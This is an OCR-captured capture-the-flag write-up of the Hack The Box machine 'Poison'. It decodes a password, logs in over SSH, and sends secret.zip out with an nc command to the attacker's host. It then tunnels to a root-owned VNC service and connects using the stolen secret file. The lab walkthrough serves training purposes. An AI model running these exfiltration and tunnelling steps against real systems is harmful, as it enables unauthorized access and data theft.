
length: 1179 lines: 1

```
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV
1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2Umxka
mQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhC
mExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJXW
VRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV
0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowV
jFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExXR
lZTCmMxSkdjRFpO Ukd4RVdub3dPVU5uUFQwSwo=
```


time: 6ms length: 16 lines: 1

```
Charix!2#4%6&8(0
```


password = Charix!2#4%6&8(0
we can now connect via SSH using this password and the user charix



```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To save disk space in your home directory, compress files you rarely
use with "gzip filename".
                -- Dru <genesis@istar.ca>
charix@Poison:~ % id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
charix@Poison:~ %
```




```
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
```




```
charix@Poison:~ % ls -al
total 48
drwxr-x---   2 charix  charix   512 Mar 19  2018 .
drwxr-xr-x   3 root    wheel    512 Mar 19  2018 ..
-rw-r-----   1 charix  charix  1041 Mar 19  2018 .cshrc
-rw-rw----   1 charix  charix     0 Mar 19  2018 .history
-rw-r-----   1 charix  charix   254 Mar 19  2018 .login
-rw-r-----   1 charix  charix   163 Mar 19  2018 .login_conf
-rw-r-----   1 charix  charix   379 Mar 19  2018 .mail_aliases
-rw-r-----   1 charix  charix   336 Mar 19  2018 .mailrc
-rw-r-----   1 charix  charix   802 Mar 19  2018 .profile
-rw-r-----   1 charix  charix   281 Mar 19  2018 .rhosts
-rw-r-----   1 charix  charix   849 Mar 19  2018 .shrc
-rw-r-----   1 root    charix   166 Mar 19  2018 secret.zip
-rw-r-----   1 root    charix    33 Mar 19  2018 user.txt
```

Let's download secret.zip usins nc




```
charix@Poison:~ % nc 10.10.14.3 4444 < secret.zip
```




```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret

┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# ls
nmap  poison.ctb  poison.ctb~  poison.ctb~~  poison.ctb~~~  secret  secret.zip

┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# cat secret
��▯$z!
```

we need a password to unzip it. it's the same one
the content is not human readable
Xvnc is running as root , but on localhost . so we need to try SSH tunneling




```
charix@Poison:~ % sockstat -l | grep root
root     sendmail  643   3  tcp4   127.0.0.1:25          *:*
root     httpd     625   3  tcp6   *:80                  *:*
root     httpd     625   4  tcp4   *:80                  *:*
root     sshd      620   3  tcp6   *:22                  *:*
root     sshd      620   4  tcp4   *:22                  *:*
root     Xvnc      529   0  stream /tmp/.X11-unix/X1
root     Xvnc      529   1  tcp4   127.0.0.1:5901        *:*
root     Xvnc      529   3  tcp4   127.0.0.1:5801        *:*
root     syslogd   390   4  dgram  /var/run/log
root     syslogd   390   5  dgram  /var/run/logpriv
root     syslogd   390   6  udp6   *:514                 *:*
root     syslogd   390   7  udp4   *:514                 *:*
root     devd      319   4  stream /var/run/devd.pipe
root     devd      319   5  seqpac /var/run/devd.seqpacket.pipe
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/poison]
└─# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
Password for charix@Poison:
Last login: Fri Apr 30 02:38:49 2021 from 10.10.14.3
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Need to remove all those ^M characters from a DOS file? Try

        tr -d \\r < dosfile > newfile
                -- Originally by Dru <genesis@istar.ca>
charix@Poison:~ % █
```

Now we are forwarding all connections from our localhost on port 5901 to poison's localhost on port 5901



```
┌──(root💀 kali)-[/Documents/htb/boxes/poison]
└─# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      2528/ssh
tcp        0      0 10.10.14.3:43754        10.10.10.84:22          ESTABLISHED 2528/ssh
tcp        0      0 192.168.119.132:44252   54.213.36.182:443       ESTABLISHED 1289/x-www-browser
tcp        0      0 192.168.119.132:40468   35.186.205.6:443        ESTABLISHED 1289/x-www-browser
tcp        0      0 10.10.14.3:43700        10.10.10.84:22          ESTABLISHED 2306/ssh
tcp        0      0 192.168.119.132:56184   172.67.1.1:443          ESTABLISHED 1289/x-www-browser
tcp        0      0 192.168.119.132:52972   99.80.43.180:443        ESTABLISHED 1289/x-www-browser
tcp6       0      0 ::1:5901                :::*                    LISTEN      2528/ssh
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      1744/java
tcp6       0      0 127.0.0.1:34805         :::*                    LISTEN      1744/java
```


we can now connect to the VNC Server



```
┌──(root💀kali)-[/Documents/htb/boxes/poison]
└─# xtightvncviewer -passwd secret localhost:5901
Connecte
Enabling
Performi
Authenti
Desktop
VNC serv
  32 bit
  Least
```


```
